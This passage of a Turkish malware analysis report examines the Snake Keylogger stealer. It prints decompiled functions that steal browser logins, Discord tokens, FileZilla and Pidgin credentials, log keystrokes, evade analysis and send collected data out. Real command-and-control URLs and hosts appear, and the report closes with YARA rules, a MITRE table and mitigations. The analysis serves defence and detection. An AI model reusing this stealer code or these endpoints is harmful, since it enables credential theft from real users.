CocCoc	QQ Browser
Orbitum	Amigo
Xpom	Kometa
Nichrome	Slimjet
Iridium	SRWare Iron
Ghost Browser	Cent Browser
xVast	Chedot
Superbird	360 Browser (English)
360 Browser (China)	Comodo Dragon
Torch	UC Browser
Blisk	Epic Privacy Browser
Avast Secure Browser	Kinza
BlackHawk	Citrio
Uran	Coowon
7Star	QIP Surf
Sleipnir	Chrome Canary
CoolNovo	Sputnik
Falkon	

Tablo 4- Hedef Alınan Browser Listesi

```

062 // Token: 0x00001000 RID: 392 RVA: 0x00010074 File Offset: 0x00010074
063 public static void COVIDSTOpera()
064 {
065     bool flag = File.Exists(VIPSeassion.pathsss + Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\"));
066     if (flag)
067     {
068         VIPSeassion.pathsss += Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\");
069     }
070     else
071     {
072         bool flag2 = File.Exists(VIPSeassion.pathsss + Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\"));
073         if (flag2)
074         {
075             VIPSeassion.pathsss += Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\");
076         }
077     }
078     checked
079     {
080         try
081         {
082             object obj = new SQLiteHandler(VIPSeassion.pathsss);
083             NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[]
084             {
085                 Strings.StrReverse("snigol")
086             }, null, null, null, true);
087         }
088     }
089 }

```

Değer

Microsoft.VisualBasic.Strings.StrReverse döndü @\\Opera\\Opera\\profile\\wand.dat

string.Concat döndü @C:\\Users\\...\\AppData\\Roaming\\Opera\\Opera\\profile\\wand.dat

System.IO.File.Exists döndü false

Şekil 36- CovidtsOpera Fonksiyonu

COVIDSTOpera fonksiyonu, **Opera** tarayıcısının **Login Data** veritabanını okuyarak kayıtlı giriş bilgilerini elde etmektedir. Fonksiyon, Opera profilindeki kullanıcı adı ve şifre kayıtlarını **SQLite** veritabanından alır, kayıtlı parolaları çözerek hedef URL ile birlikte bellekte depolamaktadır.

```

3498 // token: 0x00000100 RID: 397 RVA: 0x0001A3BC File Offset: 0x0001A3BC
3499 public static void COVID5TLiebao()
3500 {
3501     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Liebao7\\User Data\\Default\\EncryptedStorage";
3502     checked
3503     {
3504         try
3505         {
3506             bool flag = File.Exists(text);
3507             if (flag)
3508             {
3509                 object obj = new SQLiteHandler(text);
3510                 NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[]
3511                 {
3512                     "entries"
3513                 }, null, null, null, true);
3514                 int num = 0;
3515                 int num2 = Conversions.ToInteger(RuntimeHelpers.GetObjectValue(Operators.SubtractObject(RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet
3516                     (RuntimeHelpers.GetObjectValue(obj), null, "GetRowCount", new object[0], null, null, null)), 1)));
3517                 int num3 = num;
3518                 int num4 = num2;
3519                 for (int i = num3; i <= num4; i++)
3520                 {
3521                     % =
3522                 }
3523             }
3524         }
3525     }
3526 }

```

Şekil 37- CovidstLiebao Fonksiyonu

COVIDSTLiebao fonksiyonu, **Liebao** Browser'ın **EncryptedStorage** veritabanını okuyarak kayıtlı giriş bilgilerini elde etmektedir. Fonksiyon, kullanıcı adı ve şifre verilerini veritabanından alarak şifre çözme işlemi uygular ve hedef adres ile birlikte bellekte depolar. Sonuç olarak **Liebao** Browser'da kayıtlı kullanıcı adı ve parolaları çalmaktadır.

```
// Token: 0x06000199 RID: 409 RVA: 0x0001CE30 File Offset: 0x0001B030
public static void COVIDSTDiscard()
{
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";
        bool flag = !VIPSeassion.dotldb(ref text) && !VIPSeassion.dotldb(ref text);
        bool flag2 = flag;
        if (flag2)
        {
            Thread.Sleep(100);
            string text2 = VIPSeassion.tokenx(text, text.EndsWith(".log"));
            bool flag3 = Operators.CompareString(text2, "", false) == 0;
            bool flag4 = flag3;
            if (flag4)
            {
                text2 = "N/A";
            }
            string str = "\r\n----- / VIP Recovery \\\n-----\r\nRecovered From: Discord\r\nToken: " + text2 + "\r\n\r\n\r\n-----\r\n";
            COVID19.StoragePW += str;
        }
    }
}
```

Şekil 38- CovidstDiscord Fonksiyonu

COVIDSTDiscord fonksiyonu, **Discord** uygulamasının **Local Storage** dizininde bulunan **LevelDB** verilerini okuyarak kullanıcı oturum bilgilerini elde etmeye çalışmaktadır. Fonksiyon, **Discord token** verisini bularak bellekte depolar. Kullanıcı Discord hesabına ait oturum token bilgisini çalmaktadır.

```
9273 // Token: 0x0600018B RID: 395 RVA: 0x00018CDC File Offset: 0x00019EDC
9274 public static void COVIDSTFileZilla()
9275 {
9276     int num;
9277     int num4;
9278     object obj5;
9279     try
9280     {
9281         IL_02:
9282         ProjectData.ClearProjectError();
9283         num = -2;
9284         IL_08:
9285         int num2 = 2;
9286         string text = Interaction.Environ("APPDATA") + "\\FileZilla\\recentervers.xml";
9287         IL_22:
9288         num2 = 3;
9289         bool flag = File.Exists(text);
9290         if (!flag)
9291         {
9292             ...
9293         }
9294     }
9295 }
```

	Değer
Microsoft.VisualBasic.Interaction.Environ döndü	@ "C:\Users\...\AppData\Roaming"
string.Concat döndü	@ "C:\Users\...\AppData\Roaming\FileZilla\recentervers.xml"
num	0xFFFFFFFF

Şekil 39- CovidstFileZilla Fonksiyonu

COVIDSTFileZilla fonksiyonu, FileZilla istemcisinin recentervers.xml yapılandırma dosyasını okuyarak kayıtlı FTP bağlantı bilgilerini elde etmektedir. Fonksiyon, XML içerisinde sunucu adresi, kullanıcı adı, parola ve port bilgilerini almaktadır. Base64 formatındaki parola verisini çözerek bağlantı bilgileriyle birlikte bellekte depolamaktadır.

```
9457 public static void COVIDSTPidgin()
9458 {
9459     XmlDocument xmlDocument = new XmlDocument();
9460     string text = Interaction.Environ("AppData") + "\\purple\\accounts.xml";
9461     bool flag = File.Exists(text);
9462     checked
9463     {
9464         if (flag)
9465         {
9466             try
9467             {
9468                 xmlDocument.Load(text);
9469                 XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("protocol");
9470                 XmlNodeList elementsByTagName2 = xmlDocument.GetElementsByTagName("name");
9471                 XmlNodeList elementsByTagName3 = xmlDocument.GetElementsByTagName("password");
9472                 int num = 0;
9473                 int num2 = elementsByTagName.Count - 1;
9474                 int num3 = num;
9475                 int num4 = num2;
9476                 for (int i = num3; i <= num4; i++)
9477                 {
9478                     ...
9479                 }
9480             }
9481             catch { }
9482         }
9483     }
9484 }
```

	Değer
xmlDocument	(Document)
text	@ "C:\Users\...\AppData\Roaming\purple\accounts.xml"
flag	True

Şekil 40- CovidstPidgin Fonksiyonu

COVIDSTPidgin fonksiyonu, Pidgin mesajlaşma uygulamasının accounts.xml yapılandırma dosyasını okuyarak kayıtlı hesap bilgilerini elde etmektedir. Fonksiyon, XML içerisinde kullanılan protokol, kullanıcı adı ve parola bilgilerini alarak bellekte depolar. Sonuç olarak Pidgin uygulamasında kayıtlı hesap bilgilerini çalmaktadır.


```
// Token: 0x00000234 RID: 584 RVA: 0x00020234 File Offset: 0x00020234
public static void COVIDSTSlim()
{
    try
    {
        string path = null;
        bool flag = false;
        string[] directories = Directory.GetDirectories(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "FlashPeak\\SlimBrowser\\Profiles"));
        bool flag2 = directories.Length == 0;
        if (!flag2)
        {
            foreach (string text in directories)
            {
                string[] files = Directory.GetFiles(text, "logins.json");
                bool flag3 = files.Length > 0;
                if (flag3)
                {
                    // ...
                }
            }
        }
    }
}
```

	Değer	Tip
Environment.GetFolderPath döndü	(System.IO.DirectoryNotFoundException: 'C:\Users\... \AppData\Roaming')	System.IO.DirectoryNotFoundException...
Path.Combine döndü	@'C:\Users\... \AppData\Roaming'	string
	@'C:\Users\... \AppData\Roaming\FlashPeak\SlimBrowser\Profiles'	string
	null	string
	false	bool

Şekil 41- CovidstSlim Fonksiyonu

COVIDSTSlim fonksiyonu, **SlimBrowser** tarayıcısının kullanıcı profilinde bulunan **logins.json** dosyasını okuyarak kayıtlı giriş bilgilerini elde etmektedir. Fonksiyon, Firefox tabanlı NSS şifre çözme mekanizmasını kullanarak kayıtlı kullanıcı adı ve parola verilerini çözer, hedef adres bilgisiyle birlikte bellekte depolamaktadır.

FireFox	SeaMonkey
IceDragon	CyberFox
PaleMoon	WaterFox

Tablo 5- Hedef Alınan Diğer Browser Listesi

```
// Token: 0x000000A8 RID: 168 RVA: 0x0000A568 File Offset: 0x00008768
public static void AntiBotStart()
{
    COVID19.AntiBot();
    COVID19.removeempty();
    bool flag = Operators.CompareString(COVID19.OutputAntiBot, "$BotClean$", false) == 0;
    if (flag)
    {
        bool flag2 = Operators.CompareString(COVID19.PasswordEmpty, "$FullywithData$", false) == 0;
        if (flag2)
        {
            COVID19.Once_PW_Sender();
            Thread.Sleep(1500);
        }
        bool flag3 = Operators.CompareString(COVID19.allCookiesEmpty, "$FullywithData$", false) == 0;
        if (flag3)
        {
            COVID19.Once_Cookies_Sender();
            Thread.Sleep(1500);
        }
        bool flag4 = Operators.CompareString(COVID19.CreditCardCollectionEmpty, "$FullywithData$", false) == 0;
        if (flag4)
        {
            COVID19.Once_CreditCard_Sender();
            Thread.Sleep(1500);
        }
        bool flag5 = Operators.CompareString(COVID19.DownloadsCollectionEmpty, "$FullywithData$", false) == 0;
        if (flag5)
        {
            // ...
        }
    }
}
```

Şekil 42- AntiBotStart Fonksiyonu

AntiBotStart fonksiyonu, zararlı yazılımın veri toplama işlemleri tamamlandıktan sonra çalıştırdığı ana kontrol ve veri sızdırma rutindir. Fonksiyon öncelikle sanal ortam veya analiz sistemi tespitine yönelik **anti-bot** kontrollerini gerçekleştirir. Kontrolün başarılı olması durumunda elde edilen **parolalar**, **çerezler**, **kredi kartı bilgileri**, **tarayıcı geçmişi**, **indirilen dosya kayıtları**, **en sık ziyaret edilen siteler**, **otomatik doldurma verileri**, **kurulu yazılımlar** ve **kişi listeleri** ayrı ayrı saldırgana gönderilmektedir.

```

102 public static void AntiBot()
103 {
104     bool flag = Operators.CompareString(COVID19.AntiBotStatus, "EnabledAntiBot", false) == 0;
105     if (flag)
106     {
107         bool flag2 = COVID19.TheInfo.Contains("89.208.29.130") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains(
108             ("141.226.236.91") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains("3.23.155.57");
109         if (flag2)
110         {
111             COVID19.OutputAntiBot = "BotDetected";
112         }
113         else
114         {
115             COVID19.OutputAntiBot = "$BotClean$";
116         }
117     }
118     else
119     {
120         COVID19.OutputAntiBot = "$BotClean$";
121     }
122 }

```

Şekil 43- AntiBot Fonksiyonu

AntiBot fonksiyonu, veri sızdırma işlemleri öncesinde basit bir **anti-bot** kontrolü gerçekleştirmektedir. Anti-bot özelliği etkin olduğunda sistem bilgileri içerisinde sabit olarak tanımlanmış belirli **IP** adresleri kontrol edilmekte, bu adreslerden biri tespit edilirse sistem analiz ortamı olarak değerlendirilerek veri sızdırma işlemi durdurulmaktadır. Eşleşme bulunmaması durumunda ise sistem normal hedef olarak kabul edilmekte ve veri toplama ile veri sızdırma işlemlerine devam edilmektedir.

IP	KONUM
89.208.29.130	Moskova-Rusya
69.55.5.249	Pennsylvania-Amerika
141.226.236.91	Tel Aviv-İsrail
3.23.155.57	Ohio-Amerika

Tablo 5- Kontrol Edilen IP Adresleri

```

// Token: 0x0600008A RID: 186 RVA: 0x000B04C File Offset: 0x000924C
public KeyLogger()
{
    this._hookCallback = new COVID19.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = COVID19.KeyLogger.SetHook(13, this._hookCallback, IntPtr.Zero, 0);
    bool flag = this._hook == IntPtr.Zero;
    if (flag)
    {
    }
    this.InitializeCaptionLogging();
}

// Token: 0x0600008B RID: 187 RVA: 0x000B0AC File Offset: 0x00092AC
private int ProcessKey(int code, int direction, ref Keys key)
{
    bool flag = code == 0;
    if (flag)
    {
        bool flag2 = direction == 256;
        if (flag2)
        {
            COVID19.KeyLoggerEventArgsEventHandler keyDownEvent = this.KeyDownEvent;
            if (keyDownEvent != null)
            {
                keyDownEvent(this, new COVID19.KeyLoggerEventArgs(key, this.IdentifyKey(key)));
            }
        }
    }
}

```

Şekil 44- Keylogger Mekanizması

Keylogger fonksiyonu **WH_KEYBOARD_LL** (Low-Level Keyboard Hook) mekanizmasını kullanarak sistem genelindeki klavye girişlerini izleyen bir keylogger bileşenidir. **SetWindowsHookEx API**'si ile klavye olaylarını yakalar, tuş basımlarını işleyerek **KeyDown** ve **KeyUp** olaylarını oluşturmaktadır.

YARA Kuralı

```
rule Aoc_bat{

  meta:

    author = "Yavuzhan Ozgen"

    description = "Detects heavily obfuscated batch PowerShell loader"

    date = "2026-07-14"

  strings:

    $a1 = "DEFINED Abc1"

    $a2 = "cmd /c start"

    $a3 = "copy \"%yylus%\" \"%userprofile%\\aoc.bat\""

    $a4 = "Unicode.GetSt"

    $a5 = "QBLAEkAMABIAEgAZ"

    $a6 = "ceftnqniya"

    $a7 = "New-"

    $a8 = "AABFAF"

    $a9 = "QBIAFEAbA"

    $a10 = "AHMAcQBvAHo"

  condition:

    uint16(0) != 0x5A4D and

    5 of ($a*)

}
```

```

import "pe"

rule Remington_exe{

  meta:

    author = "Yavuzhan Ozgen"

    date = "2026-07-14"

    family = "Snake_Keylogger"

    description = "Detects Snake_Keylogger .NET Stealer"

  strings:

    $CommandC2 = "http://51.38.247.67:8081/_send_.php?" ascii wide

    $a1 = "AntiBotStart" ascii wide

    $c1 = "COVIDSTChrome_Canary" ascii wide

    $l1 = "TakeScreenshot" ascii wide

    $c2a = "vaders.kozow.com:8081" ascii

    $c2b = "aborters.duckdns.org:8081" ascii

    $c2c = "anotherarmy.dns.army:8081" ascii

    $enc1 = "s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z" ascii

    $enc2 = "8KrxUx2c5pSb8LzNY1FayA==" ascii

    $cfg_host = "hosting2.ro.hostsailor.com"

    $cfg_mail1 = "logs@gtpv.online"

  condition:

    uint16(0) == 0x5A4D and pe.is_pe and $CommandC2 and

    (7 of ($a1, $c1, $l1, $enc1, $enc2, $cfg_host, $cfg_mail1) or any of ($c2*))

  })

```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
Screen Capture (T1113)	User Execution: Malicious File (T1204.002)	Registry Run Keys / Startup Folder (T1547.001)	Obfuscated Files or Information (T1027)	Credentials from Web Browsers (T1555.003)	Web Service (T1102)	Exfiltration Over C2 Channel (T1041)
Clipboard Data (T1115)	Command and Scripting Interpreter: PowerShell (T1059.001)		Deobfuscate/Decode Files or Information (T1140)	Steal Web Session Cookie (T1539)	Mail Protocols (T1071.003)	
System Information Discovery (T1082)			Impair Defenses: Disable or Modify Tools (T1562.001)	Input Capture: Keylogging (T1056.001)	File Transfer Protocols (T1071.002)	
Data from Local System (T1005)			Hide Artifacts: Hidden Files and Directories (T1564.001)			
			Indicator Removal: File Deletion (T1070.004)			

Çözüm Önerileri

1. E-posta güvenlik çözümleri kullanılmalıdır.
2. Çok Faktörlü Kimlik etkinleştirilmelidir.
3. İşletim sistemi ve güvenlik yazılımları düzenli olarak güncellenmelidir.
4. Şüpheli dosya ve ağ aktiviteleri sürekli izlenmelidir.

HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)

